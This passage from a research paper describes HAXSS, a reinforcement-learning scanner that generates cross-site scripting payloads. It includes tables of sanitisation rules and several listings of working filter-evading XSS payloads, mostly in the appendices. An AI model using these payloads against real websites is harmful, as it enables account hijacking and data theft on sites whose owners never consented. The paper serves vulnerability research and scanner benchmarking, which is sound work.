On the other hand, using payloads ❽ and ❾, HAXSS discovers two new vulnerabilities: CVE-2021-42868 and CVE-2021-4869. Payload ❽ follows the familiar pattern seen above, closing an existing tag and injecting a new one with an active event handler. Payload ❾ instead inserts a `script` tag to directly inject JavaScript, showcasing some of the diversity in the policy learned by the Escape Agent of HAXSS. Note that `onerror=alert(token)` in this context is valid JavaScript code triggering a call to `alert` before assigning its result to the variable `onerror`, although in HTML context this is an exploit-via-event-handler pattern.

```
❻ ></label<style onload=alert(token) href=
  http://localhost:666/xss.js?=token>"</style>
❼ ><body onerror=alert(token)>></body>
❽ </script><style onload=alert(token)> </style>
❾ ></script><script> onerror=alert(token)</script>
```

VIII. DISCUSSION AND LIMITATIONS

When the crawling phase of a scanner fails to identify an input which leads to a vulnerability, the scanner will not be able to find the corresponding XSS, missing a true positive or a false negative. If the input was non-vulnerable instead, the scanner will miss a false positive or a true negative. In order to appreciate the effect of scanning capabilities on the results in Table II, we include the "Not Tried" column, to indicate the number of inputs that are missed by the crawler.

We acknowledge that the HAXSS crawler misses a large number of inputs on Firing Range. The crawler fails to discover injection points triggered by complex interactions, or in reactive web pages which present new injection points under the same URL. Still, the crawler servers its purpose well, enabling HAXSS to find more XSSs than the other tools in most cases, and even perform 2nd best on Firing Range.

HAXSS performance in Section VI demonstrates its ability to bypass sanitisation, finding 131 XSS across the micro- and macro-benchmarks a 20% improvement over the closest scanner, Arachni. This is due to the use of HAXSS Sanitisation Agents, as exemplified in WebSecLab, where HAXSS is able to identify a non-vulnerable parameter (`raw_fp1`) as vulnerable by using URL encoding and capitalisation actions to bypass regex (⓯, Table VI). Further examples of sanitisations HAXSS bypasses are in Appendix F-A.

We also see the key role of the hierarchical design of our model, as it outperforms its non-hierarchical equivalent, AXSS, and the other RL based XSS payload generator, Link. Both models use a flat action space and a single agent, hence showing the importance of both bypassing sanitisation and using a hierarchical structure.

We have also seen the importance of using RL, as HAXSS outperforms Rand-HAXSS in the micro- and macro-benchmarks. This is not surprising, as the Escape Agent can generate 6,635,520 unique payloads, and for each of these the Sanitisation Agents can produce 384, different obfuscations.

The main shortcoming of HAXSS is the current size of the action space, which still limits the diversity of payloads that can be generated, increasing FNs. This is shown by its relatively lower performance on Firing Range. At the moment HAXSS does not have the ability to generate the kind of DOM payloads that ZAP uses. Additional actions could be added to improve the ability of HAXSS to generate payloads specifically for DOM XSS; an exhaustive exploration of the action space is left for future work.

Finally, we direct the interested reader to Appendix F for details and analysis of the payloads created by HAXSS.

IX. RELATED WORK

Black-box methodology: Black-box methods to fuzz injection vulnerabilities have been used on XSS and SQLi [24], [25], and XML injection [26], though these focus on using existing payloads in their approaches. This is as opposed to HAXSS which focuses on generating injection payloads in a black-box approach without using prior payloads.

XSS payload generation: In [27], [28], the use of dynamic data analysis is used to determine potentially vulnerable input parameters. In [29]–[31] the authors extract injection points in white-box settings, then test these with XSS attack strings. While the authors of [32] use a custom browser for grey-box taint tracking to generate escape strings for DOM based XSS. A similar methodology is used by the authors of [28].

RL for webapp fuzzing: The authors of [17] use tabular Q-learning agents for different XSS contexts. This model reports lower TPs than HAXSS in WebSecLab (the only webapp used for testing). The modelling of the problem also differs from HAXSS as it follows a predetermined payload structure, using a 'human-in-the-loop' to inject reflected XSS into a webapp.

The Link model shown in [22] uses the RL algorithm of Proximal Policy Optimisation (PPO) to generate XSS payloads using a flat action space. As we demonstrate in Section VI, the hierarchical nature of HAXSS outperforms this model.

An agent based on DQN is used in [33], forming basic payloads with some obfuscation techniques. This work doesn't generate diverse sets of payloads, but is used to generate adversarial examples to improve a ML based XSS detector

Tabular Q-learning and DQN models have also been used in [34] to generate SQLi payloads. These agents can only alter specific parts of predefined payloads, instead of generating them from scratch, like HAXSS.

X. CONCLUSIONS

To increase the diversity of XSS payloads that can be generated automatically in a black-box fashion, we introduced a hierarchical RL architecture where different agents specialise on the tasks of escaping contexts with syntactically correct payloads and evading sanitisation.

We implemented our model as HAXSS, and we compared its XSS scanning ability against a number of other vulnerability scanners, on benchmarks ranging from hand-written tests to vulnerable webapps. HAXSS identifies 131 vulnerabilities (including one in a parameter marked 'non-vulnerable' by the webapp authors), with zero false positives.

We also tested HAXSS "in the wild", identifying 4 known and 5 new vulnerabilities in 3 production-grade webapps.

References

[1] P. Touseef, K. A. Alam, A. Jamil, H. Tauseef, S. Ajmal, R. Asif, B. Rehman, and S. Mustafa, "Analysis of Automated Web Application Security Vulnerabilities Testing," in *ICFNDS '19*, 2019.

[2] S. LLC, "Crawl coverage and vulnerability detection," 2014. [Online]. Available: https://www.arachni-scanner.com/features/framework/crawl-coverage-vulnerability-detection/

[3] "OWASP ZED ATTACK PROXY (ZAP)," 2021. [Online]. Available: https://www.zaproxy.org/

[4] A. Riancho, "w3af," 2007. [Online]. Available: http://w3af.org/

[5] "Wapiti," 2021. [Online]. Available: https://wapiti.sourceforge.io/

[6] psy, "epsylon/xsser," 2021. [Online]. Available: https://github.com/epsylon/xsser

[7] HAHWUL, "XSpear," 2021. [Online]. Available: https://github.com/hahwul/XSpear

[8] K. Prole, "XSSMap," 2021. [Online]. Available: https://github.com/secdec/xssmap

[9] A. S. Buyukkayhan, C. Gemicioglu, T. Lauinger, A. Oprea, W. Robertson, and E. Kirda, "What's in an Exploit? An Empirical Analysis of Reflected Server XSS Exploitation Techniques," in *Research in Attacks, Intrusions, and Defenses*, 2020.

[10] D. Silver, A. Huang, C. J. Maddison, A. Guez, L. Sifre, G. van den Driessche, J. Schrittwieser, I. Antonoglou, V. Panneershelvam, M. Lanctot, S. Dieleman, D. Grewe, J. Nham, N. Kalchbrenner, I. Sutskever, T. Lillicrap, M. Leach, K. Kavukcuoglu, T. Graepel, and D. Hassabis, "Mastering the game of Go with deep neural networks and tree search," *Nature*, vol. 529, 2016.

[11] V. Mnih, K. Kavukcuoglu, D. Silver, A. Graves, I. Antonoglou, D. Wierstra, and M. Riedmiller, "Playing Atari with Deep Reinforcement Learning," *arXiv:1312.5602 [cs]*, 2013.

[12] OpenAI, "Dota 2 with Large Scale Deep Reinforcement Learning," *arXiv:1912.06680 [cs, stat]*, 2019.

[13] R. S. Sutton and A. G. Barto, *Reinforcement learning: an introduction*, second edition ed., ser. Adaptive computation and machine learning series, 2018.

[14] V. Mnih, K. Kavukcuoglu, D. Silver, A. A. Rusu, J. Veness, M. G. Bellemare, A. Graves, M. Riedmiller, A. K. Fidjeland, G. Ostrovski, S. Petersen, C. Beattie, A. Sadik, I. Antonoglou, H. King, D. Kumaran, D. Wierstra, S. Legg, and D. Hassabis, "Human-level control through deep reinforcement learning," *Nature*, vol. 518, 2015.

[15] D. Silver, J. Schrittwieser, K. Simonyan, I. Antonoglou, A. Huang, A. Guez, T. Hubert, L. Baker, M. Lai, A. Bolton, Y. Chen, T. Lillicrap, F. Hui, L. Sifre, G. Driessche, T. Graepel, and D. Hassabis, "Mastering the game of Go without human knowledge," *Nature*, 2017.

[16] T. Schaul, J. Quan, I. Antonoglou, and D. Silver, "Prioritized Experience Replay," *arXiv:1511.05952 [cs]*, 2016.

[17] F. Caturano, G. Perrone, and S. P. Romano, "Discovering reflected cross-site scripting vulnerabilities using a multiobjective reinforcement learning environment," *Computers & Security*, vol. 103, 2021.

[18] G. Brockman, V. Cheung, L. Pettersson, J. Schneider, J. Schulman, J. Tang, and W. Zaremba, "OpenAI Gym," *arXiv:1606.01540 [cs]*, 2016.

[19] Y. Burda, H. Edwards, A. Storkey, and O. Klimov, "Exploration by Random Network Distillation," *arXiv:1810.12894 [cs, stat]*, 2018.

[20] V. Mnih, A. P. Badia, M. Mirza, A. Graves, T. Lillicrap, T. Harley, D. Silver, and K. Kavukcuoglu, "Asynchronous Methods for Deep Reinforcement Learning," in *International Conference on Machine Learning*, 2016.

[21] B. Eriksson, G. Pellegrino, and A. Sabelfeld, "Black Widow: Blackbox Data-driven Web Scanning," in *IEEE Symposium on Security and Privacy*, 2021.

[22] S. Lee, S. Wi, and S. Son, "Link: Black-Box Detection of Cross-Site Scripting Vulnerabilities Using Reinforcement Learning," in *ACM Web Conference*, 2022.

[23] A. Doupé, L. Cavedon, C. Kruegel, and G. Vigna, "Enemy of the State: A State-Aware Black-Box Web Vulnerability Scanner," in *USENIX Security Symposium*, 2012.

[24] G. Argyros, I. Stais, A. Kiayias, and A. D. Keromytis, "Back in Black: Towards Formal, Black Box Analysis of Sanitizers and Filters," in *2016 IEEE Symposium on Security and Privacy*, 2016.

[25] M. S. Aliero, I. Ghani, K. N. Qureshi, and M. F. Rohani, "An algorithm for detecting SQL injection vulnerability using black-box testing," *Journal of Ambient Intelligence and Humanized Computing*, 2020.

[26] S. Jan, A. Panichella, A. Arcuri, and L. Briand, "Automatic Generation of Tests to Exploit XML Injection Vulnerabilities in Web Applications," *IEEE Transactions on Software Engineering*, vol. 45, 2019.

[27] A. Alhuzali, R. Gjomemo, B. Eshete, and V. N. Venkatakrishnan, "NAVEX: Precise and Scalable Exploit Generation for Dynamic Web Applications," in *USENIX Security Symposium*, 2018.

[28] S. Bensalim, D. Klein, T. Barber, and M. Johns, "Talking About My Generation: Targeted DOM-based XSS Exploit Generation using Dynamic Data Flow Analysis," in *European Workshop on Systems Security*, 2021.

[29] M. Mohammadi, B. Chu, and H. R. Lipford, "Detecting Cross-Site Scripting Vulnerabilities through Automated Unit Testing," in *IEEE International Conference on Software Quality, Reliability and Security*, 2017.

[30] M. Mohammadi, B. Chu, H. R. Lipford, and E. Murphy-Hill, "Automatic web security unit testing: XSS vulnerability detection," in *International Workshop on Automation of Software Test*, 2016.

[31] S. Gupta and B. Gupta, "Robust injection point-based framework for modern applications against XSS vulnerabilities in online social networks," *International Journal of Information and Computer Security*, 2018.

[32] S. Lekies, B. Stock, and M. Johns, "25 million flows later: large-scale detection of DOM-based XSS," in *ACM SIGSAC Conference on Computer & Communications Security*. Berlin, Germany: ACM Press, 2013.

[33] Y. Fang, C. Huang, Y. Xu, and Y. Li, "RLXSS: Optimizing XSS Detection Model to Defend Against Adversarial Attacks Based on Reinforcement Learning," *Future Internet*, 2019.

[34] L. Erdodi, A. A. Sommervoll, and F. M. Zennaro, "Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents," *Journal of Information Security and Applications*, 2021.

TABLE III
SANITISATION RULES AND OUTPUT CONTEXTS FROM THE XP TRAIN BED USED FOR TRAINING HAXSS

Input Field	Sanitisation rule	Context in Page	Context
1	preg_replace('<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '',INPUT)	`<div>[INPUT] <br /></div>`	Tag body
2	preg_replace('/"/', '\\"',INPUT); preg_replace('/\'/', '\\\',INPUT); preg_replace('<script[∧ >]*>—<script>/", ", INPUT)	`<script type="text/javascript"> function foo() a="[INPUT]"</script>`	JavaScript
3	urldecode(INPUT); replace("<","&lt;",INPUT); json_decode(INPUT)	`<div>[INPUT] <br /></div>`	Tag body
4	preg_replace('/–>/', ", INPUT); urldecode(INPUT)	`<!-- [INPUT] -->`	HTML comment
5	urldecode(INPUT); addslashes(INPUT)	`<script>'[INPUT]'</script><br />`	JavaScript
6	urldecode(INPUT); preg_replace(/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i, '',INPUT); preg_replace('/(.*)on(.*)=/i',",INPUT)	`<script>[INPUT]</script><br />`	JavaScript
7	htmlEntities(INPUT, ENT_QUOTES)	`<!- -[INPUT] - -><br />`	HTML comment
8	str_replace('<script>', '',INPUT)	`<div>[INPUT] <br /></div>`	Tag body
9	htmlEntities(INPUT, ENT_QUOTES); preg_replace("/(?i)<(script—img)[∧ >]*>—<(script—img)>/", ", INPUT); html_entity_decode(INPUT);	`<img src='[INPUT]'>`	Tag attribute
10	preg_replace('/"/', '\\"',INPUT); preg_replace('/\'/', '\\\",INPUT)	`<div onmouseover="x='[INPUT]'"></div>`	Tag attribute
11	preg_replace('/"/', '\\"',INPUT); urldecode(INPUT);	`<style>p {color: "[INPUT]"}</style>`	Tag body
12	preg_replace('/"/', '\\"',INPUT); preg_replace('/\'/', '\\\",INPUT)	`<[INPUT]>`	Tag name
13	preg_replace('/"/', ",INPUT); preg_replace('/\'/', ",INPUT); preg_replace('/ /', ",INPUT);	`<input type="checkbox" name=[INPUT]>`	Tag attribute
14	preg_replace("/<(script—img—body)[∧ >]*>—<(script—body)>/", ", INPUT);	`<font size=[INPUT]></font>`	Tag attribute
15	preg_replace("/(?i)<(script—img—body)[∧ >]*>—<(script—img—body)>/", ", INPUT);	`<[INPUT]>`	Tag name

TABLE IV
SANITISATION RULES AND OUTPUT CONTEXTS FROM THE XP TEST BED. THE EXAMPLES USED IN SECTION VI-B

Input Field	Sanitisation rule	Context in Page	Context
1 CVE-2020-28919	preg_replace("/(?i)<(script—body—img—a(?!.href=))[∧¿]*>/", ", INPUT);	`<div>[INPUT]</div>`	Tag body
2 CVE-2021-24884	urldecode(INPUT);html_entity_decode(INPUT); strip_tags(INPUT, '<audio><video><img><button><a>');	`<a href="https://example.com" data-frmverify="[INPUT]"></a>`	Tag attribute
3 CVE-2021-35043	html_entity_decode(INPUT);	`<a href="[INPUT]"> Vulnerable </a>`	Tag attribute
4 CVE-2019-10062	preg_replace("/<script[∧ <]*(?:(?!<script>)<[∧ <]*)*<script>/i", ", INPUT);	`<div>[INPUT]</div>`	Tag body
5 CVE-2021-22889	htmlspecialchars(INPUT, ENT_SUBSTITUTE — ENT_HTML401);	`<input type='checkbox' name='n' value='[INPUT]'>`	Tag attribute
6	str_replace("<","&lt;", INPUT);str_replace(">","&gt;", INPUT); urldecode(INPUT);	`<div>[INPUT]</div>`	Tag body
7	str_replace("<","&lt;", INPUT); str_replace(">","&gt;", INPUT);	`<script>eval('[INPUT]')</script>`	JavaScript
8	str_replace("<","&lt;", INPUT); json_decode(INPUT);	`<[INPUT]>`	Tag name
9	preg_replace('/"/','\\"', INPUT); urldecode(INPUT);	`<script>var d = document.createElement('div'); d.innerElement = '<%[INPUT]%>'; document.body.appendChild(d);</script>`	JavaScript
10	urldecode(INPUT); addslashes(INPUT);	`<img src='[INPUT]'>`	Tag attribute

APPENDIX A
CRAWLER IMPLEMENTATION

The crawler is implemented in Python and Selenium. First it identifies all the anchor tags on a webpage by clicking on them to reveal additional pages within the domain. Then it determines if a new page has been found, and if so it adds it to the pages to be traversed - thus avoiding infinite crawling. If a new URL differs from an existing one only by additional query components, they are considered to be the same URL (e.g. `http://www.example.com/?=value` is the same as `http://www.example.com/` which is the same as `http://www.example.com/#FromTheDOM`). The crawler inputs a unique token into each `input`, `textarea` component, and parameters in the URL of a GET request. This way the crawler can detect possible source-sink combinations, which are then used by the Injection Interface.

APPENDIX B
XP TRAIN AND TEST BED

The XP Train and Test Bed XSS examples used to train HAXSS and as a benchmark in Section VI-B are shown in Table III and Table IV, respectively. For example, field 6 in Table IV removes any instances of $>$ and $<$ from the user input, replacing them with the HTML encoded variants, and then decodes any URL encoded characters, placing the result in the body of a `div` tag.

APPENDIX C
REWARD FUNCTION

The extrinsic reward function used in the Escape Agent is in Equation 2.

$$r = \begin{cases} R_{max} & \text{Successful vulnerability} \\ R_{con} & \text{Change execution context} \\ R_u = R'_u + \frac{1}{6}(R'_u \times t_a) & R'_u < R_u < \frac{1}{2}R'_u \\ & \text{For attribute } t_a \text{ returned in} \\ & \text{unsanitised payload} \\ R_s = R'_s + \frac{1}{6}(R'_s \times t_a) & R'_s < R_s < \frac{1}{2}R'_s \\ & \text{For attribute } t_a \text{ returned in} \\ & \text{sanitised payload} \\ R_{pen} & \text{If no payload returned} \end{cases} \quad (2)$$

This rewards for payloads that demonstrate an XSS with a minor reward for a context change. The remaining negative reward, penalises for benign unsanitised payloads becoming more negative with fewer args or tag attributes. This function is also used to penalise for sanitisation to prompt the agent to generate malicious payloads. The values of the constants from Eq. 2 used in our implementation are:

$$R_{max} = 10 \quad R_{con} = 0.5 \quad R'_s = -3 \quad R'_u = -4.5 \quad R_{pen} = -5$$

Appendix D
Agent Algorithms

Algorithm 1 is used to train and subsequently test HAXSS. Before this algorithm is used the replay buffers of both agents are initialised with transitions from random actions, see Section V-C for details on the buffers. The Q-networks of each agent are also initialised to random values, as are the target networks using the weights of the respective Q-networks.

A. *Hyperparameter Search*

Lower and upper bounds of the of the parameters used in the grid search are displayed in Table V. Intervals were sampled uniformly to determine the optimal hyperparameters. We also include the selected values selected after the grid search.

TABLE V
DETAILS OF THE GRID SEARCH FOR HYPER PARAMETERS OF HAXSS

Parameter	Lower Bound	Upper Bound	Selected
γ	0.5	0.999	0.999
α	0.05	0.0005	0.005
Batch Size	50	200	100
Update Step	10	150	50
Episode Length	5	20	10, 5

Appendix E
External JavaScript Function

```
var regex = /localhost/i
var elements =
    document.querySelectorAll("img,a,body,style,script");
for (var j = 0; j < elements.length; j++) {
  var src = elements[j].getAttribute('src');
  if (regex.test(src)) {
    alert(src.split('http://localhost:666/xss.js?=')[1]);
  }
 var href = elements[j].getAttribute('href');
  if (regex.test(href)) {
    alert(href.split('http://localhost:666/xss.js?=')[1]);
  }}
```

Listing 1. JavaScript functions called to by HAXSS

Appendix F

A. HAXSS *bypassing sanitisations*

Examples of the sanitisation rules from webapps in the macro-benchmark that HAXSS is able to bypass can be seen in Table VI.

B. *Payload Analysis*

HAXSS found more vulnerabilities than the other scanners in the XP Test Bed and 4 of the 5 webapps in the macro-benchmark. However, the payloads themselves reveal greater detail about the variety of payloads HAXSS has learned, a selection of TPs is shown in Listing 2.

HAXSS is able to bypass sanitisations in Firing Range, (see Table VI), achieved by 10, 11, 12, and 13.

10 bypasses sanitisation of `script` tags in either upper or lower case. HAXSS does this by encoding non-alphanumerical characters so they do not match the regex of a plaintext `<script>` tag. 11 avoids sanitisation of ' or " by creating a payload that avoids introducing these characters. Similarly, 12 avoids sanitisation of lowercase script tags by creating a payload that is based on a `body` tag. 13 bypasses sanitisation of `<` `&` `(` `)` by forcibly changing the context, sanitisation occurs in the client side in the context of a `script` tag. As the browser accepts this as legitimate it allows the rest of the payload to bypass sanitisation.

Payload 14 is URL encoded, yet not to bypass sanitisation. Appearing in the context of a tagname in a `body` tag (`<body><[INPUT]></body>`), HAXSS detects sanitisation occurs as the browser only allows one `body` tag. Thus when HAXSS injects `<body>onload=alert(token)</body>` it is returned in the sink as `<body><onload=alert(token)></body>`, yet 14 still leads to XSS.

Algorithm 1 HAXSS Payload generation loop, red indicates training specific execution.

```
Function Haxss(crawl_data):
    urls, params = crawl_data
    done = False
    episode = 0
    while not done:
        if win_cond or loss_cond:
            if next(urls, url) == None:
                                        // exit when finished all inputs
                done = True
                break
            url = next(urls, url)                     // get next URL
            param = next(params, param) // get next param
            esc_env.load(url, param)
        $s_t$ = esc_env.reset()
        for step in range(0, ESC_MAX_STEPS):
            esc_actions = esc_agent.get_worker_actions($s_t$)
            payload = esc_env.step(esc_action)
            $s_{t+1}, r_t, v_t, san_t$ = inj_interface(payload, url,
            param)
            minibatch = esc_buffer.sample()
            esc_agent.train_dqn(minibatch)
            if $san_t$ == True:
                              /* Began bypass sanitisation game */
                payload = attempt_bypass_san(payload)
    episode ++
    if episode % 50:
        esc_agent.update_target_net()
        san_agent.update_target_net()

Function attempt_bypass_san(payload):
    san_env.load(payload)
    for EP in range(0, SAN_MAX_EPS):
        $s_t$=san_env.reset()
        for step in range(0, SAN_MAX_STEPS):
            san_action = san_agent.get_action($s_t$)
            san_payload = escape_env.step(escape_san)
            $s_{t+1}, r_t, v_t, byp_t$ = inj_interface(san_payload, url,
            param)
            minibatch = san_buffer.sample()
            san_agent.train_dqn(minibatch)
        if $byp_t$ == True:
            return san_payload
    return payload
```

TABLE VI
SANITISATIONS HAXSS IS ABLE TO BYPASS

Webapp	Rule
WebSecLab	Remove anything that matches the regex of `'|"|(?i)<script[^>]*>|</script>`
WebSecLab	Unicode sequences (e.g. \u0022) are unescaped
WAVSEP	Strip input of `script` tags
WAVSEP	HTML enity encode: `<` `>`
WAVSEP	HTML enity encode: `<` `>` `'` `"`
Firing Range	HTML enity encode: `<` `&` `(` `)`
Firing Range	Block a payload including ' or "
Firing Range	Block a payload including lowercase script
Firing Range	Block a payload including any script

Listing 2. Payloads generated by HAXSS

```
10 %22%3C%3CScRiPt%20SRC%3Dhttp%3A//localhost%3A666/xss.js
%3F%3Dtoken%20onLoad%3Dalert%28token%29%3E%3C/sCrIpT%3E
11 </tag><<body onkeypress=alert(token)></body>
12 '></body><body onload=alert(token)></body>
13 </script><style onload=alert(token)></style>
14 %3C/tag%3E%3Cbody%20onLoad%3Dalert%28token%29%3E%3C/body%3E
15 %3C/ScRiPt%3E%3Cbody%20onKeyPress%3Dalert%28token%29%3E%20sRc
%3DhTtP%3A//LoCaLhOsT%3A666/XsS.Js%3F%3Dtoken%3C/body%3E
16 "\u0022\u003c\u0069\u006d\u0067\u0020\u0053\u0052\u0043\u00%3d
\u0068\u0074\u0074\u0070\u003a\u002f\u002f\u006c\u006f\u0063\u0061
\u006c\u0068\u006f\u0073\u0074\u003a\u0036\u0036\u0036\u002f\u0078
\u0073\u0073\u002e\u006a\u0073\u003f\u003d\u0074\u006f\u006b\u0065
\u006e\u0020\u006f\u006e\u0065\u0072\u0072\u006f\u0072\u003d\u0061
\u006c\u0065\u0072\u0074\u0028\u0074\u006f\u006b\u0065\u006e\u0029
\u0020\u003e\u0060\u003c\u002f\u0069\u006d\u0067\u003e"
17 %3Cstyle%20onLoad%3Dalert%28token%29%3E%3C/style%3E
18 %0d%0a onload=alert(token)
19 \"<style onerror=alert(token)
    src=http://localhost:666/xss.js?=token></style>
20 "<a onerror=alert(token)
    src=http://localhost:666/xss.js?=token></a>}
```

HAXSS cannot bypass two sanitisations in Firing Range: htmlentities and URL encoding of <, ', and ". Though this is actually due to the contexts, which require payloads with a different structure than HAXSS can make (e.g. not containing these characters).

Arachni and Wapiti are able to bypass case sensitivity and HTML encoding via specialised payloads using a custom function (Arachni), or an `svg` tag (Wapiti).

HAXSS bypasses two sanitisations in WebSecLab, as shown in Table VI, using payloads 15, and 16.

15 bypasses sanitisation for `raw_1fp` which was considered a TN by the WebSecLab authors, *but* HAXSS *discovered that it is a TP*. URL encoding allows HAXSS to bypass regex associated with `raw_1fp:'|"|(?i)<script[^>]*>|</script>`. This is noteworthy as a `script` tag must be present in the payload to change to a context where the payload can be executed, which is only done via this particular encoding. 16 displays XSS via a more complex payload, an `img` tag with a `src` attribute that calls to the web page discussed in Section V-A. This causes an error to trigger the event handler. HAXSS then uses UTF-8 encoding to bypass sanitisation of the non-alphanumeric characters.

HAXSS fails to bypass two sanitisations in WebSecLab. One requires a payload URL encoded twice which HAXSS cannot do. XSSer and Wapiti are able to discover this vulnerability, but fail bypassing other sanitisations. HAXSS also fails escaping of " that itself is not properly escaped. Though this is due to additional sanitisation of all tags in the payload, and HAXSS being unable to comment out the remaining code in the JavaScript context.

Surprisingly we see that XSSer and Wapiti are able to identify a vulnerability by URL encoding a payload twice, however they fail to bypass any of the other sanitisations including backslash escaping quote marks, and using a unicode encoded input. Failure to bypass sanitisation is a common theme with Arachni, ZAP, and w3af doing this in all cases in WebSecLab and are only able to change execution contexts in simpler cases of single quotes and tag attributes. We observe that AXSS is able to generate a payload that bypasses sanitisation by UTF-8 encoding a payload. It then fails to generate payloads that bypass any further sanitisation. In WAVSEP HAXSS develops XSS payloads despite sanitisations shown in Table VI, using 17, 18, 19, and 20.

17 bypasses sanitisation of `script` tags using a payload based around a `style` tag, similar to behaviour observed in Firing Range. 18 escapes the JavaScript comment context using `%0d%0a`. It then uses the `onload` from within JavaScript, avoiding angle brackets that would be sanitised.

19 is particularly interesting as HAXSS uses sanitisation to its advantage. The context is the `src` attribute of an `img` tag, with htmlentity encoding of angle brackets. HAXSS escaped the `src` context and uses sanitisation to trigger an injected `onerror` attribute. HAXSS displays similar behaviour in 20, by using htmlentity encoding of angle brackets to trigger the `onerror` in the same context.

However there is one FN in scope. The proof-of-concept for which is `'"><img src=a onerror=alert(token)>`. Despite generating payloads of this format in other cases (for Firing Range, WebSecLab, and WAVSEP), HAXSS fails to generate a valid payload in this instance. This is due to the intrinsic nondeterminism that helps the RL agents find novel solutions yet may forget existing ones (exploration/exploitation trade-off). However, HAXSS is able to generate payloads that escape sanitisation via unicode-encoding a payload, and escaping the backslash escaping of quote marks. AXSS struggles to generate payloads effectively bypassing one sanitisation by URL encoding the payload.

In the other scanners we again see a similar performance, ZAP fails to bypass sanitisation (HTML encoding of angle brackets and quotemarks, removal of script tags), w3af does the same also failing to identify POST request vulnerabilities. Arachni, Black Widow, and Wapiti, bypass sanitisation of `script` tags by using a custom function, `img`, and `svg` tags respectively, but miss the other filters.

In some of the successful payloads generated by HAXSS there are artefacts present from failed payloads in the same episode. For example, 3 contains a `src=...` artifact between the `body` tags. This does not seem to negatively impact performance. In fact, the second new vulnerability found in Section VII-C is found by a payload containing this malformation, which may explain why it was missed by human review. We speculate HAXSS learned to use this same pattern as a polyglot because of the incentive to work with a leaner action space, leading to a better exploration/exploitation trade off.

The payloads HAXSS develops also show that even the Escape Agent avoids sanitisations and develops well formed succinct payloads. We also note that HAXSS displays zero instances of FPs in all webapps, this is due to our mechanism that validates an `alert` function has been executed in the webapp; allowing the feedback for RL to conduct fuzzing.